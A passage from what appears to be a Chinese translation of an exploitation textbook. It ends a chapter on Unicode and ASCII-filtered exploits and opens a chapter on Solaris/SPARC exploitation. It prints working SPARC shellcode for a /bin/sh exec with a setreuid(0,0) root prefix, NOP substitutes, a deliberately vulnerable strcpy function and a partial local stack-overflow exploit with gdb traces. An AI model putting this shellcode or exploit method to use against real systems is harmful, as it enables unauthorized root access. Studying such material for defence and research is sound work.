当 EDI 指向字符串中部的时候，ECX 是 0，Unicode 字符串尾部的 non-null 字节都被移到字符串的前半部，替换了 NULL 字节，因此，我们有了一块连续的代码。当循环结束时，程序从刚译码的破解代码头部继续执行，那是位于 jne here 指令之后刚刚被解码的。

在实际写 Roman 破解编写器之前，我们还有些事情需要处理。我们需要一个指向我们缓冲区的指针，译码器将被写到哪里，一旦写完这个译码器，需要调整这个指针，使它指向译码器将开始工作的缓冲区。

9.5.2 在缓冲区地址上定位

返回我们刚得到控制的脆弱进程，在我们做更多事之前，需要获得用户提交数据的缓冲

区的参考（reference）。我们将用到 Venetian 方法中使用 ECX 的代码，因此，我们需要把 ECX 设为指向我们的缓冲区。两个方法都可以使用，主要是看寄存器是否指向缓冲区。最后，假设一个寄存器包含一个指向我们缓冲区的指针（例如，EAX 寄存器），我们最好把它压入栈，然后弹出到 ECX。

```
push eax
pop ecx
```

然而，如果没有寄存器指向缓冲区，但倘若我们知道我们缓冲区在内存中的精确位置，那么也可以用下列技术。很多时候，我们用固定位置（的地址）改写返回地址；例如 0x00410041，于是我们将有这些信息。

```
push 0
pop eax
inc eax
push eax
push esp
pop eax
imul eax,dword ptr[eax],0x00410041
```

这将把 0x00000000 压入栈，然后弹出到 EAX。EAX 现在是 0，EAX 递增 1，然后压入栈。栈顶现在是 0x00000001，然后把栈顶的地址压入栈。然后弹出到 EAX；EAX 现在指向 1。我们把缓冲区的地址乘以 1，实际上，这条指令是把缓冲区的地址移到 EAX。它只是一个借口，但是我们不能 mov eax,0x00410041，因为隐含在这条指令后面的机器码并没有用 Unicode 形式。

一旦我们缓冲区的地址在 EAX 中，把它压入栈，弹出到 ECX。

```
push eax
pop ecx
```

然后，我们需要调整它。我们把编写译码器编写器做为练习留给读者。本节提供了完成这个练习所需要的信息。

9.6 结论

在本章，你学习了怎样破解那些带有过滤器的漏洞。许多漏洞的缓冲区只接受可打印的 ASCII 字符，或者需要用 Unicode 来破解。一般情况下，这些漏洞被归纳为“不能破解”，但是，适当的使用过滤器和译码器，再加上一点创造力，实际上是可以破解的。

我们介绍了怎样编写过滤器、Roman 破解编写器的 Venetian 方法。第一个允许我们破解存在 Unicode 过滤器的漏洞；后者允许你战胜只接受可打印 ASCII 字符的漏洞。

10
Solaris 破解入门

很长一段时间以来，Solaris 主要支持高端的 Web 和数据库服务。尽管 Solaris 有 Interl 发行版，但绝大多数的 Solaris 还是运行在 SPARC 平台之上。我们在本章将把精力放在 SPARC 上的 Solaris，而它也是影响深远的操作系统之一。Solaris 在以前被称为 SunOS，当然这样的称呼已渐渐被大家遗忘了，现在常见的版本是 2.6，7，8，和 9。

当其它的操作系统倾向于在默认安装情况下只提供基本服务时，Solaris 9 仍提供了大量的网络服务，例如，默认安装的 Solaris 9 启用近 20 个 RPC 服务。在以前，RPC 服务里涌现了大量的漏洞；现在，在网络上可以获得大量的 Solaris 源代码，似乎预示着在 RPC 里可能会发现更多的漏洞。

从历史上说，几乎所有的 Solaris RPC 服务都出现过漏洞（sadmind，cmsd，statd，automount 通过 statd，snmXdmid，dmispd，cachefsd，等等），也发现了通过 inetd 使用的远程错误，如 telnetd，/bin/login（通过 telnetd 和 rshd），dtspcd，lpd 等。Solaris 在缺省状态下有大量带 setuid 位的文件，因此，在正式使用 Solaris 前，应该对它进行仔细地加固。

当然，Solars 也内置了一些安全功能，包括进程记帐、审计、和可选的 non-executable 栈。从管理员的立场来看，启用这个选项是值得的，因为它提供了一定程度上的保护。

10.1 SPARC 体系结构介绍

Scalable Processor Architecture（SPARC）是广泛使用的硬件平台，对 Solaris 的支持非常好。它最初由 Sun Microsystems 开发，后来逐渐演变成一个开放的标准。它最早有两个版本（v7 和 v8），都是 32 位的，当然，最新的版本（v9）是 64 位。SPARC v9 处理器在传统的低效率运行模式中，可以运行 64 位及 32 位程序。

UltraSPARC 处理器源自 Sun Microsystems 的 SPARC v9，具有运行 64 位程序的能力；除此之外的 CPU 实际上都是来自 Sun 的 SPARC v7 或 v8，仅在 32 位模式下运行程序。Solaris 7，8 和 9 都支持 64 位内核，可以运行 64 位用户模式的程序；然而，大多数用户模式的程序是以 32 位运行的。

SPARC 处理器有 32 个通用寄存器，随时可以使用。其中一些有特殊用途，剩下的由编译器分配或由程序员自由处理。我们一般把 32 个寄存器分成四类：全局寄存器，局部寄存器，输入和输出寄存器。

实际上，SPARC 体系结构是 big-endian，意味着首先在内存里用最有效的字节表示整数和指针。它的指令长度是固定的，都是 4 字节长；所有的指令以 4 字节为界进行对齐，任何在不对齐的地址上执行代码，都会导致 BUS 错误；同样，读写任何未对齐的地址，也会导致 BUS 错误并引起程序崩溃。

10.1.1 寄存器和寄存器窗口

SPARC CPU 可使用的寄存器总数可以改变，但它们分成了固定数量的寄存器窗口。一个寄存器窗口是函数使用的一组寄存器。当前寄存器窗口的指针通过 save 和 restore 指令来增加或减少。典型的，函数在开始和结束时会执行这两条指令。

save 指令保存当前的寄存器窗口，使系统分配一组新的寄存器，restore 指令丢弃当前的寄存器窗口，恢复前面保存的数据。我们可以用 save 指令为局部变量保留栈空间，用 restore 函数释放局部栈空间。

寄存器	用途
%g0	Always zero
%g1	Temporary storage
%g2	Global variable 1
%g3	Global variable 2
%g4	Global variable 3
%g5	Reserved
%g6	Reserved
%g7	Reserved

表 10.1. 全局寄存器及其用途

无论是函数调用，还是执行 save 或 restore 指令，都不会影响到全局寄存器（%g0-%g7）。第一个全局寄存器%g0 永远是零。写入它的数据会被丢弃，任何以它为源寄存器的复制操作将把目标操作数设为零。除了%g0 之外，剩下的 7 个全局寄存器也各有用途，表 10.1.里有介绍。

局部寄存器（%l0-%l7）象它们名字暗示的那样，对于具体的函数来说是局部的。它们作为寄存器窗口的一部分被保存和恢复。局部寄存器没有特殊的用途，编译器可以随意使用。每个函数也都可以使用它们。

执行 save 时，输出寄存器（%o0-%o7）改写输入寄存器（%i0-%i7）。执行 restore 时，执行相反的操作，输入寄存器将改写输出寄存器。save 把前一个函数的输入寄存器作为寄存器窗口的一部分加以保存。

开始的 6 个输入寄存器（%i0-%i5）传入函数参数。它们作为%o0 至%o5 传递给函数，当执行 save 时，它们变成%i0 到%i5。当函数需要 6 个以上的参数时，额外的参数通过栈传递。函数的返回值存贮在%i0 里，执行 restore 时转为%o0。

%o6 寄存器和栈指针%sp 是同义词，而%i6 是帧指针%fp。Save 象前一个函数预期那样，把栈指针作为帧指针保存，restore 把保存的栈指针恢复到它原来的地方。

至今没有提及的 2 个通用寄存器—%o7 和%i7，用于保存返回地址。执行 call 后，返回地址保存在%o7。当执行 save 时，这个值毫无疑问会被复制到%i7，它保持直到执行一个返回和 restore。在这个值被复制到输入寄存器之后，%o7 就变成一个普通用途的寄存器了。总结输入/输出寄存器用途的列表见表 10.2.。

为了方便，在表 10.3.里和 10.4.里总结了 save 和 restore 的作用。

寄存器	用途
%i0	First incoming function argument, return value

%i1 – %i5	Second through sixth incoming function arguments
%i6	Frame pointer (saved stack pointer)
%i7	Return address
%o0	First outgoing function argument, return value from called function
%o1 – %o5	Second though sixth outgoing function arguments
%o6	Stack pointer
%o7	Contains return address immediately after call, otherwise general purpose

表 10.2. 寄存器名称和用途

1. Local registers (%l0 – %l7) are saved as part of a register window.
2. Input registers (%i0 – %i7) are saved as part of a register window.
3. Output registers (%o0 – %o7) become the input registers (%i0 – %i7).
4. A specified amount of stack space is reserved.

表 10.3. save 指令的作用

1. Input registers become output registers.
2. Original input registers are restored from a saved register window.
3. Original local registers are restored from a saved register window.
4. As a result of step one, the %sp (%o6) becomes %fp (%i6) releasing local stack space.

表 10.4. restore 指令的效果

对于 leaf 函数（那些不调用其它函数的函数），编译器可以生成不执行 save 或 restroe 的指令，省去这些操作带来的开销；但是系统不能改写输入或局部寄存器，必须在输出寄存器里访问参数。

任何确定的 SPARC CPU 都有固定数量的寄存器窗口。在它们可用的时候，用来保存保存的寄存器。当寄存器窗口用完后，最早的寄存器窗口被刷新，相关的数据压入栈。每条 save 指令至少在栈上保留 64 字节的空间，在必要时也会保存本地寄存器和输入寄存器的内容。当频繁发生上下文切换时，或者发生大量的陷阱或中断时，所有的寄存器窗口都有可能被刷新，从而把寄存器窗口中的数据压入栈。

10.1.2 延迟槽

和其它的体系结构类似，SPARC 在执行 branch，call，或 jump 时使用延迟槽。在程序执行过程中，有两个寄存器用来指定控制流； %pc 是程序计数器，指向当前的指令，%npc 指向将被执行的下一条指令。当执行 branch 或 call 时，目的地址被加载到%npc 而不是%pc。这导致在执行流被重定向到目的地址之前，branch/call 之后的指令被执行。

```
0x10004:    CMP %o0, 0
0x10008:    BE 0x20000
0x1000C:    ADD %o1, 1, %o1
```

```
0x10010:    MOV 0x10, %o1
```

在这个例子里，如果%o0 保存零，在 0x10008 的分支将被采用。然而，在采用这个分支前，0x1000c 处的指令被执行。如果这个分支在 0x10008 没有被采用， 0x1000c 处的指令仍被执行，执行流继续到 0x10010。如果一个分支被取消，例如 BE, A address，那么仅仅在采用这个分支时，才会执行延迟槽的指令。很多因素都会影响 SPARC 上的执行流程；然而，即使是为了写破解，也没有必要全部理解它们。

10.1.3 合成指令

SPARC 里的许多指令是由其它指令合成的，或者是其它指令的别名。因为所有的指令都是 4 个字节，所以，它要用两条指令把 32 位值加载到寄存器。更有趣的是，call 和 ret 都是合成的指令。call 更准确的形式是 jmpl address, %o7。jmpl 是一个连接的（linked）跳转，它把当前指令指针的值保存在目标操作数里。在 call 的例子里，目的操作数是寄存器%o7。ret 是 jmpl %i7+8, %g0，回到保存的返回地址上来。程序计数器的值被丢给%g0 寄存器，而它总是为零。

Leaf 函数用另外的合成指令—retl 返回。因为它们不必执行 save 或 restore，因此，返回地址在%o7 里。retl 是 jmpl %o7+8, %g0 的别名。

10.2 Solaris/SPARC Shellcode 基础

SPARC 上的 Solaris 和其它的 UNIX 类似，都有明确定义的系统调用接口。传统的 Solaris/SPARC 和其它的平台差不多，Shellcode 使用系统调用而不是调用库函数。网上有无数的 Solaris/SPARC Shellcode，大多都流传了 N 年，如果你只想拿来用或进行简单的修改，在网上肯定可以找到合适的；然而，如果你希望自己写 Shellcode，那么必须掌握本章所介绍的基础知识。

系统通过特殊的系统陷阱 8 开始系统调用。然而，SunOS 最初是用陷阱 0 开始系统调用的，只是最近的 Solaris 版本才改成陷阱 8。系统调用号通过全局寄存器%g1 指定。作为正常的函数参数，少于 6 个的系统调用参数都是通过输出寄存器%o0 到%o5 传递。大多数系统调用的参数一般都少于 6 个，但有些函数可能需要 6 个以上的参数，这时，一般是通过栈来传递这些额外的参数。

10.2.1 自定位和 SPARC Shellcode

许多 Shellcode 为了引用自身包含的字符串，需要在内存里定位自己的位置。通过作为代码的一部分－－在运行时构造字符串，有可能避免这样做，但这样明显缺乏效率和可靠性。在 x86 上，通过 jump 和 call/pop 指令对可以轻松完成自定位。但在 SPARC 上，由于延迟槽的存在以及为了避免 Shellcode 里出现 Null 字节，所用的指令非常复杂。

下面的指令把 Shellcode 的地址载入寄存器%o7，这个方法工作得很好，在 SPARC

Shellcode 里使用多年了：

```
1. \x20\xbf\xff\xff // bn, a shellcode – 4

2. \x20\xbf\xff\xff// bn, a shellcode

3. \x7f\xff\xff\xff // call shellcode + 4

4. rest of shellcode
```

这个 bn，是已经废除的 branch never 指令。换句话说，这些分支指令从来没被采用（branch never）。这意味着延迟槽总是被跳过。call 指令是真正的连接（linked）跳转，把当前指令计数器的值存贮在%o7 里。

上述指令执行的顺序是 1，3，4，2，4。

这段代码导致 call 的地址保存在%o7 里，使 Shellcode 可以定位它在内存里的字节串。

10.2.2 简单的 SPARC exec Shellcode

大部分 Shellcode 的最终目的是执行命令行 Shell，然后从 shell 里完成其它事情。下面介绍一些非常简单的 Shellcode，它们在 Solaris/SPARC 上执行/bin/sh。

在现代 Solaris 机器上，exec 系统调用的编号是 11，它需要两个参数，第一个是指向要执行的文件名的字符指针，第二个是一个 null-terminated 字符指针数组，用于指定文件参数。这两个参数分别保存在%o0 和%o1，系统调用编号保存在%g1。下面的 Shellcode 演示怎么做的。

```
static char scode[]=   "\x20\xbf\xff\xff"     // 1: bn,a scode - 4
                       "\x20\xbf\xff\xff"     // 2: bn,a scode
                       "\x7f\xff\xff\xff"     // 3: call scode + 4
                       "\x90\x03\xe0\x20"     // 4: add %o7, 32, %o0
                       "\x92\x02\x20\x08"     // 5: add %o0, 8, %o1
                       "\xd0\x22\x20\x08"     // 6: st %o0, [%o0 + 8]
                       "\xc0\x22\x60\x04"     // 7: st %g0, [%o1 + 4]
                       "\xc0\x2a\x20\x07"     // 8: stb %g0, [%o0 + 7]
                       "\x82\x10\x20\x0b"     // 9: mov 11, %g1
                       "\x91\xd0\x20\x08"     // 10: ta 8
                       "/bin/sh";            // 11: shell string
```

下面逐行解释这段代码：

1. 这段熟悉的代码把 Shellcode 的地址载入%o7。
2. 定位延续的载入代码。[Location loading code continued.]
3. 重复一次。
4. 把/bin/sh 的地址载入%o0；这是系统调用的第一个参数。
5. 把函数参数数组的地址载入%o1。这个地址位于/bin/sh 后面 8 个字节处，Shellcode

结尾后面 1 个字节处，是系统调用的第二个参数。

6. 用字符串/bin/sh 初始化参数数组（argv[0]）的第一个成员。
7. 把参数数组的第二个成员设为 NULL，终止数组（%g0 总是 NULL）。
8. 在正确位置写一个 NULL 字节，确保/bin/sh 字符串完全 NULL 终止。
9. 把系统调用编号载入%g1（11＝SYS_exec）。
10. 通过陷阱 8（ta＝trap）执行系统调用。
11. Shell 字符串。

10.2.3 Solaris 里面有用的系统调用

除 execv 外，Solaris 里还有几个系统调用可以使用，在/usr/include/sys/syscall.h 里面可以找到完整的列表。表 10.5.提供一个快速预览。

系统调用	编号
SYS_open	5
SYS_exec	11
SYS_dup	41
SYS_setreiud	202
SYS_setregid	203
SYS_so_socket	230
SYS_bind	232
SYS_listen	233
SYS_accept	234
SYS_connect	235

表 10.5. 有用的系统调用和相关编号

10.2.4 NOP 和填充指令

为了增加破解的可靠性和减少对精确地址的依赖性，在破解负载里使用填充指令是个不错的选择。但在大多数情况下，SPARC 的 NOP 指令实际上没什么用处，因为它包含三个 NULL 字节，在大多数基于字符串的溢出里不会被复制。但是，许多指令可以代替它，并且具有同样的效果。表 10.6.是一些例子。

Sparc 填充指令	字节序
sub %g1, %g2, %g0	"\x80\x20\x40\x02"
andcc %l7, %l7, %g0	"\x80\x8d\xc0\x17"
or %g0, 0xfff, %g0	"\x80\x18\x2f\xff"

表 10.6. NOP 替代物

10.3 Solaris/SPARC 栈帧介绍

Solaris/SPARC 对栈帧的组织和其它平台类似。栈象 Intel x86 那样，用于保存局部变量和寄存器中的数据（见表 10.7.），地址也是从大到小，依次减少。系统在栈上为 32 位二进制文件里的函数至少保留 96 个字节的空间，这些空间除了保存 8 个本地寄存器和 8 个输入寄存器外，还剩下 32 个字节；这 32 个字节用于保存返回的结构指针和参数的拷贝，以防止它们被寻址（如果指向它们的指针必须被传递给另外的函数）。对任何函数都这样组织栈帧，所以为局部变量保留的空间比为保存的寄存器保留的空间更靠近栈顶。这预防函数改写它自己保存的寄存器。

Top of stack – Higher memory addresses
Function 1
Space reserved for local variables
Size: Variable
Function 1
Space reserved for return structure
pointer and argument copies.
Size: 32 bytes
Function 1
Space reserved for saved registers
Size: 64 bytes
Bottom of stack – Lower memory addresses

表 10.7. Solaris 的内存管理

Solaris 的栈通常用于保存（populated）结构和数组，而不象 x86 平台那样还保存整数和指针。在大多数情况下，整数和指针保存在通用寄存器里，除非是参数的数量超出可用的寄存器，或者要求它们必须是可寻址的，才会把它们放到栈上。

10.4 栈溢出的方法

让我们看一些流行的 Solaris 栈溢出方法。在某些情况下，他们和 Intel IA32 的稍微有点不一样，但还是有很多共性。

10.4.1 任意的大小溢出

SPARC 下允许改写任意大小的栈溢出和 Intel x86 的有很多相似之处。最后的目标都是改写保存在栈上的指令指针，把执行流重定向到包含 Shellcode 的地址。然而，因为栈的组织形式，它可能只能改写调用函数保存的寄存器。最终的效果是它采用两个函数的最小值来

获取执行控制。

如果你考虑一个假设有栈溢出的函数，这个函数的返回地址保存在%i7 里。SPARC 的 ret 指令是由 jmpl %i7+8, %g0 合成的。延迟槽将典型的被 restore 指令填充。第一个 ret / restore 指令对将产生一个新值，这个值来自从保存的寄存器窗口恢复的%i7。如果这是从栈上恢复而不是从内部寄存器，已经作为溢出的一部分被改写了，那么第二个 ret 将导致代码执行攻击者选择的地址。

表 10.8.显示了栈上保存的 Solaris/SPARC 寄存器窗口信息。这个信息的组织形式和调试器（比如说 GDB）里输出的差不多。输入寄存器比局部寄存器更靠近栈顶。

%l0	%l1	%l2	%l3
%l4	%l5	%l6	%l7
%i0	%i1	%i2	%i3
%i4	%i5	%i6 (saved %fp)	%i7 (saved %pc)

表 10.8. 栈上保存的寄存器窗口布局

10.4.2 寄存器窗口和栈溢出的复杂性

任何 SPARC CPU 都有固定数量的内部寄存器窗口。SPARC v9 的 CPU 可以使用 2 到 32 个寄存器窗口。当 CPU 的寄存器窗口用完后，再执行 save 时，将产生窗口溢出陷阱，CPU 将刷新寄存器窗口的内部寄存器，把相关数据压入栈；在发生上下文切换或暂停线程时，寄存器窗口肯定会被刷新，数据入栈；系统调用通常也会刷新寄存器窗口，数据入栈。

在发生溢出时，如果你试图改写的寄存器窗口不在栈上，而是在 CPU 的寄存器里，你的破解显然不会成功。依据返回，保存的寄存器将不会从你在栈上改写的位置恢复，而是从内部寄存器。这将使试图改写保存的%i7 寄存器的攻击更加困难。

当缓冲区溢出的进程被调试时，它的行为不同于平时，因为调试器的停顿（break）将会刷新所有的寄存器窗口。如果你正在调试程序，并在溢出发生前停顿，可能会刷新寄存器窗口，从而导致其它的不再发生了。最常见的情形是，只有当 GDB 附上目标进程时，破解才能正常工作。这是因为没有调试器停顿时，寄存器窗口不会被刷新入栈，从而使改写没有效果。

10.4.3 其它复杂的因素

当寄存器压入栈时，%i7 是最后压入的。这意味着在典型的字符串溢出里，为了改写%i7，你首先要改写其它的寄存器。在最好的情形下，为了获取程序的执行控制，将需要一个额外的返回。然而，所有的本地和输入寄存器已经被溢出破坏了。最常见的情形是，寄存器包含被破坏的指令，如果这些指令是无效的，那么在关键函数返回之前，它们将引起访问违例或段失效（segmentation fault）。为了在个案的基础上评定这个情形，以及为不同于返回地址的寄存器确定适当的值，可能必需这样。

SPARC 上的帧指针必须以 8 字节为界对齐。如果改写一个帧指针，或者在溢出里改写多个保存的寄存器，在帧指针里对齐是基本的保护措施。在执行 restore 指令时，如果没有对齐帧指针，将引起 BUS 错误，从而导致程序崩溃。

10.4.4 可能的解决方法

即使第一个寄存器窗口没有保存在栈上，但仍有一些方法可以执行保存的%i7 的栈改写。如果攻击者可以多次尝试，将有可能尝试多次溢出，等待在合适的时刻发生上下文切换，从而导致被立刻刷新入栈。然而，这个方法不太可靠，因为并不是所有的溢出都可以重复利用。

对于靠近栈顶的函数，可以改写保存的寄存器。对任何确定的二进制文件，从一个栈帧到另一个栈帧之间的距离，通常是可以预计的和可以计算的。因此，如果第一个调用函数的寄存器窗口没有刷新入栈，或许在调用第二个或第三个函数时才会导致它被刷新入栈。然而，你企图改写的保存的寄存器越往调用树上面，为了得到控制需要更多的函数返回，防止程序由于栈恶化而崩溃将会变得更加困难。

在许多情况下，用两个返回改写第一个保存的寄存器窗口并执行代码是有可能的；然而，对破解来说，知道最坏的情况对我们有好处。

10.4.5 Off-By-One 栈溢出漏洞

在大多数情况下，SPARC 上的 Off-By-One 漏洞是不可破解的。Off-By-One 破解的原理主要是基于指针恶化。对于 Intel x86 上的破解，最明确的方法是改写保存的帧指针的最没意义的位，通常是栈上紧跟着局部变量的第一个地址。如果帧指针不是目标，另外的指针很有可能是。绝大部分的 Off-By-One 漏洞是由于 NULL 终止的原因，当剩余的缓冲区空间不够用时，通常导致一个 NULL 字节写到边界之外。

SPARC 用 big-endian 字节序表示指针。在 Off-By-One 例子里，最有意义的字节将被破坏，而不是改写保存在内存里的指针的最没意义的字节。相反，稍微改动指针高位的值，将导致指针的整个值发生巨大的变化。例如，当标准栈指针 0xFFBF1234 最有意义的字节被改写后，可能指向 0xBF1234。这个地址是无效的，除非堆非常大而扩展到那个地址。只有在可选择的情况下，这才是可行的。

除字节序问题外，Solaris/SPARC 上指针恶化的目标是受限的。它不可能到达帧指针，因为它（帧指针）保存在寄存器数组深处。它很可能是唯一可能被破坏的局部变量，或第一个保存的寄存器%l0。尽管必须对 Off-By-One 漏洞进行评估后才能做出正确判断，但对破解来说，SPARC 的 Off-By-One 栈溢出最多只提供了有限的可能性。

10.4.6 Shellcode 位置

必需寻找一个好的方法把执行流重定向到包含 Shellcode 的地址。Shellcode 可以放在一些地方，每个地方都有它的优缺点。选择把 shellcode 放在哪里，考虑最多的因素应该是可靠性，这通常由你正在破解的目标程序体现出来。

对于破解本地 setuid 程序来说，有可能完全控制目标程序的环境变量和参数。假若这样，把 shellcode 加上大量的填充物后注入环境变量是可能的，这样的话，在可预计的栈地址可

以找到 Shellcode，我们也可以非常可靠的完成破解任务。如果有可能的话，这应该是最好的选择。

在破解守护程序时，特别是远程守护程序时，在栈上寻找 Shellcode 并执行它仍是一个不错的选择。栈缓冲区的地址会因环境变量或程序的改变稍微有点改变，因此通常可以比较准确地预计。对可能只有一次机会的 exploit 来说，栈地址由于好的可预测性和较小的变化，从而成为不错的选择。

当在栈上找不到合适的缓冲区时，或栈被标为不可执行时，堆显然是第二选择。如果我们可以在 shellcode 周围注入大量的填充物，并把执行流程指向堆地址，它可以象栈缓冲区溢出那样可靠。然而，在大多数情况下，在堆上寻找 Shellcode 可能要尝试多次，要想可靠的工作，最好是用暴力猜测的方式重复尝试攻击。不可执行栈的系统不反对在堆上执行代码，所以，对破解加固后的系统来说，这是很好的选择。

在 Solaris/SPARC 上，返回 libc 的方法通常不太可靠，除非可以重复攻击，或者攻击者掌握目标系统函数库的具体知识。Solaris/SPARC 有多种版本的函数库，可能多于其它的商业操作系统，如 Windows；期望把 libc 载入特殊的基地址是不合理的，每个重要的 Solaris 发行版都可能有一打以上的 libc 版本。对本地攻击来说，返回 libc 的攻击因为可以仔细检查函数库，所以能可靠的完成。如果攻击者花时间为不同版本的函数库创建一个完整的函数地址的列表，返回 libc 的方法对于远程破解来说也许是可行的。

对于基于字符串的溢出（复制操作止于 NULL 字节）来说，通常不可能把执行流程重定向到主程序的可执行的数据部分。许多程序被载入基地址 0x00010000，这个地址的高位包含 NULL 字节。在某些情况下，把 Shellcode 注入函数库的数据部分是可能的；如果在栈或堆上存贮 Shellcode 不能可靠地完成破解，可以试一下这个。

10.5 实际的栈溢出破解

适当的演示可以使 Solaris/SPARC 上基于栈的破解更加通俗易懂。下面使用本章提到的方法，介绍在假定的 Solaris 应用程序里怎样破解栈溢出。

10.5.1 脆弱的程序

为了演示怎样破解栈溢出，我们专门写了这个脆弱的程序。它不太复杂，你可能会在真实的应用程序里发现它的身影；然而，它的确是一个好的起点。脆弱的代码如下：

```
int vulnerable_function( char *userinput) {
    char buf[64];
    strcpy( buf, userinput );
    return 1;
}
```

在这个例子里，userinput 是通过命令行传递的第一个参数。注意，这个程序在退出前有两次返回，从而给了我们破解的可能性。

当代码被编译后，从 IDA Pro 里可以看到和下面类似的汇编代码：

```
vulnerable_function:

        var_50          = -0x50
        arg_44          = 0x44

                save    %sp, -0xb0, %sp
                st      %i0, [%fp+arg_44]
                add     %fp, var_50, %o0
                ld      [%fp+arg_44], %o1
                call    _strcpy
                NOP
```

strcpy 的第一个参数是目标缓冲区，在这个例子里，它位于帧指令前 80 字节（0x50）处。在它后面通常能发现调用函数的栈帧，这个栈帧以保存的寄存器窗口开始。在这个窗口内，第一个绝对关键的寄存器是第十五个保存的栈指针%fp，位于寄存器窗口偏移 56 字节处。因此，如果正好发送一个恰好是 136 字节的字符串作为第一个参数，帧指针的高位字节将被破坏，导致程序崩溃。我们来验证一下。

首先，用 135 字节长的字符串作为第一个参数运行程序。

```
# gdb ./stack_overflow
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.    Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.8"...(no debugging symbols found)...
(gdb) r `perl -e "print 'A' x 135"`
Starting program: /test/./stack_overflow `perl -e "print 'A' x 135"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program exited normally.
```

正如你看到的，当我们改写对程序执行影响不大的寄存器而不改动帧指针和指令指针时，程序可以正常退出并不会崩溃。

然而，当我们把第一个参数再加上一个字节时，后果就完全不同了。

```
(gdb) r `perl -e "print 'A' x 136"`
Starting program: /test/./stack_overflow `perl -e "print 'A' x 136"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
```

```
0x10704 in main ()
(gdb) x/i $pc
0x10704 <main+88>:        restore
(gdb) print/x $fp
$1 = 0xbffd28
(gdb) print/x $i5
$2 = 0x41414141
(gdb)
```

在这个例子里，被 NULL 字节终止的第一个参数改写了帧指针（%i6，或者%fp）的高位字节。正如你看到的，以前保存的寄存器%i5 被 A 破坏了。紧跟在保存的帧指针后面的是保存的指令指针，改写保存的指令指针将导致执行任意代码。我们知道：字符串的大小是改写所需要的关键信息，现在开始准备编写破解代码。

10.5.2 破解代码

这个漏洞的破解相对比较简单。用足够长的第一个参数执行脆弱的程序，将触发溢出。因为这是本地破解，我们可以完全控制环境变量，对可靠地执行 Shellcode 来说，这是个好地方。我们唯一需要的是 Shellcode 在内存中的地址，我们可以编写多功能的破解代码。

这个破解代码包含一个目标结构，详细地说明了不同平台的具体信息，这些信息因 OS 版本而异。

```
struct {
        char *name;
        int length_until_fp;
        unsigned long fp_value;
        unsigned long pc_value;
        int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
                136,
                0xffbf1238,
                0xffbf1010,
                0
        }

};
```

为了开始改写帧指针，这个结构包含必要的长度，以及用于改写帧指针和程序计数器的值。破解代码本身简单地构造了以 136 个填充字节开始的字符串，后面是指定的帧指针和程序计数器值。下面的 Shellcode 是破解代码的一部分，与 NOP 填充物一起放在程序的环境变

量里。

```
static char setreuid_code[]=   "\x90\x1d\xc0\x17"     // xor %l7, %l7, %o0
                               "\x92\x1d\xc0\x17"     // xor %l7, %l7, %o1
                               "\x82\x10\x20\xca"     // mov 202, %g1
                               "\x91\xd0\x20\x08";    // ta 8

static char shellcode[]="\x20\xbf\xff\xff"  // bn,a scode - 4
                        "\x20\xbf\xff\xff"  // bn,a scode
                        "\x7f\xff\xff\xff"  // call scode + 4
                        "\x90\x03\xe0\x20"  // add %o7, 32, %o0
                        "\x92\x02\x20\x08"  // add %o0, 8, %o1
                        "\xd0\x22\x20\x08"  // st %o0, [%o0 + 8]
                        "\xc0\x22\x60\x04"  // st %g0, [%o1 + 4]
                        "\xc0\x2a\x20\x07"  // stb %g0, [%o0 + 7]
                        "\x82\x10\x20\x0b"  // mov 11, %g1
                        "\x91\xd0\x20\x08"  // ta 8
                        "/bin/sh";
```

Shellcode 执行 setreuid（0，0），首先把用户 ID 设为 root，接着运行前面讨论过的 execv Shellcode。

这个攻击代码在第一次运行时，做的事情如下所示：

```
# gdb ./stack_exploit
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
Are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.    Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.8"...(no debugging symbols
found)...
(gdb) r 0
Starting program: /test/./stack_exploit 0
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
0xff3c29a8 in ?? ()
(gdb) c
Continuing.
Program received signal SIGILL, Illegal instruction.
0xffbf1018 in ?? ()
(gdb)
```

这段破解代码看起来和我们预期的差不多。我们用破解里指定的值改写了程序计数器，函数一返回，执行就被转到那里（我们改写的地方）去了。在那时，因为在那个地址执行了非法指令，程序崩溃，但我们现在有能力把执行流程重定向到进程空间的任意地址。因此，接下来是在内存里寻找 Shellcode，并把执行流程重定向到找到的地址。

我们的 Shellcode 应该非常好找，因为我们用大量类似 NOP 的指令填充它，而且，我们知道它在程序的环境变量里，所以实际上它应该在栈顶周围，因此，我们在栈顶附近寻找。

```
(gdb) x/128x $sp
0xffbf1238:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbf1248:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbf1258:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbf1268:     0x00000000      0x00000000      0x00000000      0x00000000
```

多次按回车键之后，我们在栈上找到一些东西，看起来很象我们的 Shellcode。

```
(gdb)
0xffbffc38:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
0xffbffc48:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
0xffbffc58:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
0xffbffc68:     0x2fff8018      0x2fff8018      0x2fff8018      0x2fff8018
```

这些重复的字节是我们填充的指令，在栈上 0xffbffe44 处。不过，有些东西不太对劲，我们在破解代码里并没有定义像下面这样的空操作指令：

```
#define NOP "\x80\x18\x2f\xff"
```

它们在以 4 字节对齐的内存中的字节样式是\x2f\xff\x80\x18。因为 SPARC 指令总是以 4 字节对齐，所以我们不能简单地把改写程序计数器向边界外再调 2 字节。这可能会直接导致 BUS 故障。然而，通过向环境变量里增加两个填充字节，我们就可以正确对齐 Shellcode，从而正确地把指令以 4 字节为界放置。随着修改的完成，破解代码指向内存中正确的位置，至此，我们应该可以执行 Shell 了。

```
struct {
        char *name;
